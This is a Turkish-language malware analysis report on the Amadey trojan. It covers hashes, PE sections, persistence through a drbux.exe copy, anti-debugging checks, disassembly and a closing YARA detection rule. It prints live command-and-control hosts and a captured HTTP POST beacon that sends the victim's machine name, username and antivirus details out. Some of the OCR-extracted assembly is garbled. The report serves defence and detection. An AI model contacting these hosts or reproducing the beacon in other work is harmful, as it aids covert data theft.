

AMADEY
Teknik Analiz Raporu



İçindekiler

Giriş.....	3
Ön inceleme	4
amadey.exe Analizi.....	5
Anti-Debugging.....	10
Network Analizi	11
Çözüm Önerileri.....	13
Yara Kuralı	14

Giriş

Amadey, ilk defa 2018’de yazarı tarafından Rus online forumlarda satışa çıkarılan, trojan olarak sınıflandırılan, öncelikle keşif bilgilerini toplamak için kullanılan basit bir zararlı bir yazılımdır ve bir Rus dark web forumundan satın alınabilir.

Bulaştığı bir bilgisayarda; diğer zararlı yazılımları indirip yüklemek (yürütmek), kişisel bilgileri çalmak, tuş vuruşlarını kaydetmek, cihazdan istenmeyen spam e-postası göndermek ve virüslü bir cihazı botnete eklemek, kişisel bilgileri bir komuta ve kontrol (C2) sunucusuna sızdırma gibi olayları gerçekleştirir.


Temel olarak Amadey başka bir virüsün enfekte olmasını sağlamak amacıyla e-posta, çevrimiçi reklamlar, sosyal mühendislik gibi yollar kullanılarak gönderilir.

Ön inceleme

Dosya Adı	(Orijinal adı: ObjectHolderListEnumerator.exe) amadey.exe
Dosya Türü	Portable Executable 32 (x86)
MD5	6072ffa2e78a14d9655d436e2178e5c3
SHA-1	554ce2c13d5eff616a56b66790ca251a2f65789e
SHA-256	5ed5d0c108109f37d683bbfc81db522a2622269d9ef339b963cab3ca3974a517

Zararlıının MD5, SHA-1 ve SHA-256 bilgileri aşağıdaki tabloda yer almaktadır. Orijinal ismi ObjectHolderListEnumerator.exe fakat analiz ederken kolaylık olması açısından amadey.exe olarak adlandırılmıştır.

amadey.exe Analizi



amadey.exe zararlısı DİE tooluna atıp bakıldığında paketlenmiş olduğu görülmektedir. Dosya tamamen obfuscate edilmiş olduğu için manuel olarak unpacklenip analiz edilmiştir.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	00026076	00001000	00000000	00000000
.rdata	000082A4	00028000	00000000	00000000
.data	00004544	00031000	00000000	00000000
*C (I)	000008E0	00036000	00000000	00000000
*C (I)	001889A5	00037000	00000000	00000000
*C (I)	0033CE70	001C0000	0033D000	00000400
.reloc	000005D4	004FD000	00000600	0033D400
.rsrc	00033B32	004FE000	00033C00	0033DA00

Sectionlarına bakıldığında da .text, .rdata, .data, .reloc, .rsrc sectionlarına ek 3 adet şifrelenmiş section olduğu görülmektedir.

Dinamik olarak yüklenen DLL'ler şu şekildedir;

Clbcatq.exe	Cryptbase.dll	Gdiplus.dll	Kernel32.dll	Imm32.dll
Ntl.dll	Ole32.dll	PropSys.dll	Shell32.dll	Shlwapi.dll
User32.dll	Userenv.dll	Usp10.dll	Uxtheme.dll	Version.dll
Comctl32.dll	Wininet.dll	Oleaut32.dll	Lpk.dll	Mscf.dll

Zararlı dinamik olarak debugger üzerinde incelendiğinde bir süre sonra Unpacked.exe adında masaüstüne yeni bir EXE oluşturduğu ve bu EXE'nin ana EXE ile aynı olduğu gözlemlenmiştir.

Aynı şekilde, zararlı C:\Users\zorro\AppData\Local\Temp yolunu aldıktan sonra Temp klasörüne fc76a6c9ea adında bir klasör oluşturuyor ve bu klasörün içine drbux.exe adında bir EXE yaratıyor. Bu EXE incelendiğinde ana EXE ile aynı olduğu, kalıcılık sağlamak amacıyla kendini yeniden oluşturduğu anlaşılmaktadır.

```
ecx:&"C:\\Users\\zorro\\AppData\\Local\\Temp\\fc76a6c9ea"  
eax:"drbux.exe"
```

Oluşturulan dosya kendini processe enjekte ederek taskeng.exe (Görev Zamanlayıcı Hizmeti) altında çalıştırmaktadır.

taskeng.exe	1712	1,72 MB	WIN-L1KDN79P80J\zorro	Görev Zamanlayıcı Alt Yapısı
drbux.exe	3684	4,53 MB	WIN-L1KDN79P80J\zorro	Login

C:\Users\zorro\AppData\Local\Temp yolunu alıp Temp klasörünün içine CreateFile API'si ile 15212987719733412987 adlı binary dosyası oluşturmaktadır.

```
eax:"C:\\Users\\zorro\\AppData\\Local\\Temp\\15212987719733412987"  
eax:"C:\\Users\\zorro\\AppData\\Local\\Temp\\15212987719733412987"
```

Bu dosyayı WriteFile ile yazma işlemi yapıyor ve CloseFile ile dosyayı kapatmaktadır.

drbux.exe	1740	CreateFile	C:\Users\zorro\AppData\Local\Temp\15212987719733412987
drbux.exe	1740	CloseFile	C:\Users\zorro\AppData\Local\Temp\15212987719733412987

Manuel olarak x32dbg kullanılarak deobfuscate edilmeye çalışılmıştır. Zararlıının program dosyalarını aldığı görülmektedir;

```

00000A0C 68 200FDD00 push 5ed5d0c108109f37d683bbfc81db522a26
00000A05 64:FF35 00000000 push dword ptr [0]
00000A0C 8B4424 10 mov eax,dword ptr ss:[esp+10]
00000A0D 896C24 10 mov dword ptr ss:[esp+10],ebp
00000A0D 806C24 10 Tea ebp,dword ptr ss:[esp+10]
00000A0D 2BE0 sub esp,eax
00000A0A 53 push ebx
00000A0B 56 push esi
00000A0C 57 push edi
00000A0D A1 18100F00 mov eax,dword ptr ds:[0F1018]
00000A0E 3145 FC xor dword ptr ss:[ebp-4],eax
00000A0E 33C5 xor eax,ebp
00000A0E 50 push eax
00000A0E 8965 E8 mov dword ptr ss:[ebp-18],esp
00000A0E FF75 F8 push dword ptr ss:[ebp-8]
00000A0E 8845 FC mov eax,dword ptr ss:[ebp-4]
00000A0F C745 FC FFFFFFFF mov dword ptr ss:[ebp-4],FFFFFFF
00000A0F 8945 F8 mov dword ptr ss:[ebp-8],eax
00000A0F 8D45 F0 Tea eax,dword ptr ss:[ebp-10]

```

edi: &"ALLUSERSPROFILE=C:\\ProgramData"

x=F0646F58
ord ptr [ebp-4]=[0037F830]=F08D6754
ext:00000A0E 5ed5d0c108109f37d683bbfc81db522a262269d9ef339b963cab3ca3974a517.exe:\$10AEE #0

Doküm1	Doküm2	Doküm3	Doküm4	Doküm5	İzle 1	[x=] Yerel Değişkenler	Yapı	
pes	Hex	ASCII						
49A090	00 A5 49 00	20 A5 49 00	40 A5 49 00	00 00 00 00	00 00 00 00	.YI.YI.@YI....		
49A0A0	12 64 15 7C	C9 4F 00 09	43 6F 6D 6D	6F 6E 50 72	.d. éö..CommonPr			
49A0B0	6F 67 72 61	6D 46 69 6C	65 73 3D 43	3A 5C 50 72	ogramFiles=C:\Pr			
49A0C0	6F 67 72 61	6D 20 46 69	6C 65 73 20	28 78 38 36	ogram Files (x86			
49A0D0	29 5C 43 6F	6D 6D 6F 6E	20 46 69 6C	65 73 00 00)\Common Files..			
49A0E0	12 64 15 7C	D4 4F 00 0F	43 6F 6D 6D	6F 6E 50 72	.d. öö..CommonPr			
49A0F0	6F 67 72 61	6D 57 36 34	33 32 3D 43	3A 5C 50 72	ogramw6432=C:\Pr			
49A100	6F 67 72 61	6D 20 46 69	6C 65 73 5C	43 6F 6D 6D	ogram Files\Comm			
49A110	6F 6E 20 46	69 6C 65 73	00 00 6F 00	67 00 72 00	on Files..o.g.r..			
49A120	1C 64 15 72	D4 4F 00 0C	43 6F 6D 53	70 65 63 3D	.d.röo..ComSpec=			
49A130	43 3A 5C 57	69 6E 64 6F	77 73 5C 73	79 73 74 65	C:\Windows\sysme			
49A140	6D 33 32 5C	63 6D 64 2E	65 78 65 00	6D 00 2D 00	m32\cmd.exe.m..			
49A150	1E 64 15 70	DA 4F 00 0A	48 4F 4D 45	50 41 54 48	.d.pöü..HOMEPATH			
49A160	3D 5C 55 73	65 72 73 5C	7A 6F 72 72	6F 00 6D 00	=\Users\zorro.m.			
49A170	1D 64 15 73	D8 4F 00 0E	4C 4F 43 41	4C 41 50 50	.d.söü..LOCALAPP			
49A180	44 41 54 41	3D 43 3A 5C	55 73 65 72	73 5C 7A 6F	DATA=C:\Users\zo			
49A190	72 72 6F 5C	41 70 70 44	61 74 61 5C	4C 6F 63 61	rro\AppData\Loca			
49A1A0	6C 00 33 00	32 00 3D 00	1E 64 15 70	D8 4F 00 09	1.3.2..d.pöü..			
49A1B0	4E 55 4D 42	45 52 5F 4F	46 5F 50 52	4F 43 45 53	NUMBER_OF_PROCES			
49A1C0	53 4F 52 53	3D 31 00 00	3E 64 15 50	D8 4F 00 08	SORS=1..>d.pöü..			
49A1D0	50 61 74 68	3D 43 3A 5C	50 72 6F 67	72 61 6D 20	Path=C:\Program			
49A1E0	46 69 6C 65	73 20 28 78	38 36 29 5C	43 6F 6D 6D	Files (x86)\Comm			
49A1F0	6F 6E 20 46	69 6C 65 73	5C 4F 72 61	63 6C 65 5C	on Files\Oracle\			
49A200	4A 61 76 61	5C 6A 6A 76	61 70 61 74	68 38 43 3A	Java\javapath;C:			
49A210	5C 57 69 6E	64 6F 77 73	5C 73 79 73	74 65 6D 33	\Windows\system3			
49A220	32 38 43 3A	5C 57 69 6E	64 6F 77 73	38 43 3A 5C	2;C:\Windows;C:\			
49A230	57 69 6E 64	6F 77 73 5C	53 79 73 74	65 6D 33 32	Windows\System32			
49A240	5C 57 62 65	6D 38 43 3A	5C 57 69 6E	64 6F 77 73	\Wbem;C:\Windows			
49A250	5C 53 79 73	74 65 6D 33	32 5C 57 69	66 64 6F 77	\System32\window			
49A260	73 50 6F 77	65 72 53 68	65 6C 6C 5C	76 31 2E 30	sPowerShell\v1.0			
49A270	5C 38 43 3A	5C 55 73 65	72 73 5C 7A	6F 72 72 6F	;C:\Users\zorro			
49A280	5C 41 70 70	44 61 74 61	5C 4C 6F 6A	63 6C 50	\AppData\Local\Pr			
49A290	72 6F 67 72	61 6D 73 5C	50 79 74 68	6F 6E 5C 50	ograms\Python\Py			
49A2A0	79 74 68 6F	6E 33 37 5C	53 63 72 69	70 74 73 5C	ython37\Scripts\			
49A2B0	38 43 3A 5C	55 73 65 72	73 5C 7A 6F	72 72 6F 5C	;C:\Users\zorro\			
49A2C0	41 70 70 44	61 74 61 5C	4C 6F 63 61	6C 5C 50 72	AppData\Local\Pr			
49A2D0	6F 67 72 61	6D 73 5C 50	79 74 68 6F	6E 5C 50 79	ograms\Python\Py			

ASCII	ASCII
NUMBER_OF_PROCES	.d.pöü..PROCESSO
SORS=1..>d.pöü..	R_REVISION=9e09.
Path=C:\Program	.d.röo..ProgramF
Files (x86)\Comm	iles=C:\Program
on Files\Oracle\	Files (x86)...P.
Java\javapath;C:	.d.süü..ProgramF
\Windows\system3	iles(x86)=C:\Pro
2;C:\Windows;C:\	gram Files (x86)
Windows\System32	..)\.C..d.~öü..
\Wbem;C:\Windows	PSModulePath=C:\
\System32\window	windows\system32
sPowerShell\v1.0	\WindowsPowerShe
;C:\Users\zorro	ll\v1.0\Modules\
\AppData\Local\Pr	..i.n.d..d.pöü..
ograms\Python\Py	PUBLIC=C:\Users\
thon37\Scripts\	Public...d.pöü..
;C:\Users\zorro\	SESSIONNAME=Cons
AppData\Local\Pr	ole.d.o..d.pöü..
ograms\Python\Py	SystemRoot=C:\wi
thon37\..d..öü..	ndows.m..d.röü..
PROCESSOR_IDENTI	TEMP=C:\Users\zo
FIER=Intel64 Fam	rro\AppData\Loca
ily 6 Model 158	\Temp...d.rüü..
Stepping 9, Genu	TMP=C:\Users\zor
ineIntel..E.R.=.	ro\AppData\Local
.d.pxöü..PROCESSO	\Temp...d.püü..
R_LEVEL=6.P.8.0.	windir=C:\Window
.d.pöü..PROCESSO	s.p.p.D..d.pöü..
R_REVISION=9e09.	windows_tracing_
.d.röo..ProgramF	flags=3..d.~öü..
iles=C:\Program	windows_tracing_
Files (x86)...P.	logfile=C:\BVTBi
.d.süü..ProgramF	n\Tests\installp
iles(x86)=C:\Pro	ackage\csilogfil
gram Files (x86)	e.log.r..e.töü..
..)\.C..d.~öü..	P.B...B.Ä.B..ËI.

Zararlı"C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.17514_none_72d18a4386696c80\GdiPlus.dll" yolunu almaktadır.

edi:L:"C:\\Windows\\winsxs\\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.17514_none_72d18a4386696c80\\GdiPlus.dll"

QueryNameInformationFile API'si ile sistem DLL'lerinden biri olan GdiPlus.dll'inin bilgilerini almaktadır. GdiPlus.dll grafik nesnelerini temsil eden bunları iletmek için sorumlu çıkış cihazlarının bulunduğu DLL'dir.


The screenshot displays a Windows task manager window with a list of processes. The process 'dbux.exe' is highlighted, and its details are shown in the bottom pane. The details pane shows the process is running 'QueryNameInformationFile' API, which is used to load the file 'GdiPlus.dll' from the path 'C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.17514_none_72d18a4386696c80\GdiPlus.dll'. The file explorer window shows the file 'GdiPlus.dll' in the 'C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.17514_none_72d18a4386696c80' directory. The file is 1,587 KB and was last modified on 21.11.2010 06:24. The task manager window also shows the process 'dbux.exe' with a 'CloseFile' event, indicating the file has been loaded.

Zararlıının 3 adet veritabanı uzantılı yolları aldığı görülmektedir;

“C:\Users\zorro\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db”,

“C:\Users\zorro\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000008.db” ve

“C:\Users\zorro\AppData\Local\Microsoft\Windows\Caches\cversions.1.db”



{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db
{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000008.db
cversions.1.db

Bu database (.db) uzantılı dosyalar incelendiğinde cihazın sistem bilgilerini içerdiği görülmektedir.

Zararlıının içindeki önemli API'ler;

ShellExecuteA	CreateThread	CreateFileA	LoadLibraryA
CreateProcessA	SuspendThread	CreateMutexW	WriteFile
ReadFile	ReadConsoleW	DeleteFileW	IsDebuggerPresent
VirtualAlloc	TerminateProcess	LoadLibraryExW	SetUnhandledExceptionFilter
Sleep	ResumeThread	CreateFileW	UnhandledExceptionFilter
HttpOpenRequestA	InternetOpenUrlW	InternetWriteFile	InternetReadFile
InternetOpenA	InternetConnectA	GdipGetImageEncoders	GdipSaveImageToFile

Anti-Debugging

Amadey zararlı yazılımı diğer zararlı yazılımlarında sık kullandığı anti-debugging tekniğini kullanır. Bu teknik debuggerların kodu kolay bir şekilde debug ederek analiz etmesini engellemek amacıyla kullanılan anti analiz tekniklerinden biridir.

İlk call çağrısına girildiğinde anti-debugging tekniğinin devreye girdiği, debuggerı DbgBreakPoint API'sini çağırarak kapattığı gözlemlenmiştir ve bu kısımda "Malware called ResumeThread" mesajı görülmektedir.

```
DbgBreakPoint
```

```
"Malware called ResumeThread"
```

Bir debugger çalışan bir process'e eklendiğinde çağrılır.

DbgBreakPoint çağrısı, engelleyebileceği bir özel durum oluştuğu için debuggerın denetimi ele geçirmesine imkan yaratır. Eğer ntdll.dll'de bulunan DbgBreakPoint çağrısındaki breakpointi kaldırırsak, debuggerın çalışması sonlanmayacak ve thread sonlandırılmış olacaktır.

Anti Debugging tekniğinin uygulanmasında kullanılan bazı yöntemler vardır. Bunlardan bazıları IsDebuggerPresent, SetUnhandledExceptionFilter, UnhandledExceptionFilter gibi Windows Sistem API'leridir. Bu API'ler zararlıının debug edilmesini zorlaştırmaktadır.

```
jmp <JMP.&IsDebuggerPresent> IsDebuggerPresent  
nop  
nop  
nop  
nop  
nop  
nop  
jmp dword ptr ds:[<&IsDebuggerPresent>] JMP.&IsDebuggerPresent  
nop  
nop
```

En basit anti debug yöntemi olarak IsDebuggerPresent fonksiyonunu çağırarak program üzerinde debugger kullanılıp, kullanılmadığını tespit etmek amacıyla kullanılır.

Network Analizi

Process Monitor' e 194.58.103.2.cloudvps.regruhosting[.]ru adresine bağlantı isteği atıldığı görülmektedir.

drbux.exe	1752	TCP Reconnect	WIN-L1KDN79P80J.localdomain:49348 -> 194-58-103-2.cloudvps.regruhosting.ru:http	
drbux.exe	3352	TCP Reconnect	WIN-L1KDN79P80J.localdomain:55983 -> 194-58-103-2.cloudvps.regruhosting.ru:http	SUCCESS
drbux.exe	3352	TCP Reconnect	WIN-L1KDN79P80J.localdomain:55984 -> 194-58-103-2.cloudvps.regruhosting.ru:http	SUCCESS

Bu kısımda da bethdahleen.com adresine bağlantı atılmaya çalışıldığı görülmektedir.

drbux.exe	1460	TCP Disconnect	WIN-L1KDN79P80J.localdomain:49217 -> bethdahleen.com:http	SUCCESS
drbux.exe	1460	TCP Disconnect	WIN-L1KDN79P80J.localdomain:49218 -> bethdahleen.com:http	SUCCESS
drbux.exe	1460	TCP Connect	WIN-L1KDN79P80J.localdomain:49220 -> bethdahleen.com:http	SUCCESS
drbux.exe	1460	TCP Send	WIN-L1KDN79P80J.localdomain:49220 -> bethdahleen.com:http	SUCCESS
drbux.exe	1460	TCP Receive	WIN-L1KDN79P80J.localdomain:49220 -> bethdahleen.com:http	SUCCESS

Wireshark ile pcap dosyasına bakıldığında zararlı belirtilen adreslere bağlantı kurmaya çalışmıştır. Fakat sunucular aktif olmadığı için bağlantı gerçekleştirilememiştir.

The screenshot shows a Wireshark capture of network traffic. The main pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Several packets are highlighted in red, indicating DNS queries and responses to domains like 'config.edge.skype.com', 'nexusrules.officeapps.live.com', and 'nexusrules.officeapps.live.com.akadns.net'. The packet list pane shows details for these packets, including DNS Standard Query and Standard Query Response. The packet bytes pane shows the raw data of the packets, with hex and ASCII representations.

<h2>Our services aren't available right now</h2><p>We're working to restore all services as soon as possible. Please check back soon.</p>04pQCYQAAAADRQdetuQU4g6UBzx6oFRSVNUMzBFREDFMDEwOABFZGd1

Burada Wireshark görüntüsünde belirtilen adrese POST isteği atıldığı ve alınan bilgileri encode ederek bağlantı adresine göndermeye çalıştığı görülmektedir.

```
13/ 13.669954 10.10.0.29 194.58.103.2 TCP 60 5/338 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
138 13.670145 10.10.0.29 194.58.103.2 HTTP 28 POST /main/index.php HTTP/1.1 (application/x-www-form-urlencoded)
139 13.670285 10.10.0.29 194.58.103.2 TCP 243 57338 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=189 [TCP segment c
140 13.670420 10.10.0.29 194.58.103.2 TCP 210 57338 → 80 [PSH, ACK] Seq=190 Ack=1 Win=262144 Len=156 [TCP segment

Content-Type: application/x-www-form-urlencoded\r\n
Host: 194.58.103.2\r\n
Content-Length: 84\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URI: http://194.58.103.2/main/index.php]
[HTTP request 1/1]
[Response in frame: 184]
File Data: 84 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "id" = "152115945878"
Form item: "vs" = "2.31"
Form item: "sd" = "a4a88a"
Form item: "os" = "1"
Form item: "bi" = "1"
Form item: "ar" = "1"
Form item: "pc" = "GFBFSPXA"
Form item: "un" = "Admin"
Form item: "dm" = ""
Form item: "av" = "13"
Form item: "lv" = "0"

0040 2f 69 6e 64 65 78 2e 70 68 70 20 48 54 54 50 2f /index.php HTTP/
0050 31 2e 31 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 1.1 Content-Typ
0060 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 e: application/x
0070 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 -www-form-urlenc
0080 6f 64 65 64 0d 0a 48 6f 73 74 3a 20 31 39 34 2e oded Host: 194.
0090 35 38 2e 31 30 33 2e 32 0d 0a 43 6f 6e 74 65 6e 58.103.2 Content
00a0 74 2d 4c 65 6e 67 74 68 3a 20 38 34 0d 0a 43 61 t-Length: 84 Ca
00b0 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d che-Control: no-
00c0 63 61 63 68 65 0d 0a 0d 0a 69 64 3d 31 35 32 31 cache... id=1521
00d0 31 35 39 34 35 38 37 38 26 76 73 3d 32 2e 33 31 15945878 &vs=2.31
00e0 26 73 64 3d 61 34 61 38 38 61 26 6f 73 3d 31 26 &sd=a4a8 8a&os=1&
00f0 62 69 3d 31 26 61 72 3d 31 26 70 63 3d 47 46 42 bi=1&ar= 1&pc=GFB
0100 46 50 53 58 41 26 75 6e 3d 41 64 6d 69 6e 26 64 FSPXA&un =Admin&
0110 6d 3d 26 61 76 3d 31 33 26 6c 76 3d 30 m=&av=13 &lv=0
```

Çözüm Önerileri

Amadey zararlısından korunmanın yolları şu şekildedir;

- Spam maillerin açılmamalıdır.
- İnternette indirilen yazılımlar taranmalıdır.
- Bilinmeyen kaynaklardan gelen maillere ve URL'lere tarama yapılmadan dosyalar açılmamalıdır.
- Sistemlerde güvenilir anti-virüs yazılımlarının kullanılmalıdır.
- İşletim sistemlerinin güncel tutulmalıdır.
- Orijinal uygulamalar kullanılmalıdır.

Yara Kuralı

```
import "hash"
import "pe"
rule Amadey {
meta:
description="amadey.exe"
first_seen="2021-06-28"
report_date="2021-07-27"
strings:
$a="fc76a6c9ea"
$b="drbux.exe"
$c="CreateFile"
$d="15212987719733412987"
$e=" QueryNameInformationFile"
$f="IsDebuggerPresent"
condition:
hash.md5(0,filesize)=" 6072ffa2e78a14d9655d436e2178e5c3" or all
of them
}
```



EKİN SELİN OLÇAY

<https://www.linkedin.com/in/selinolcay/>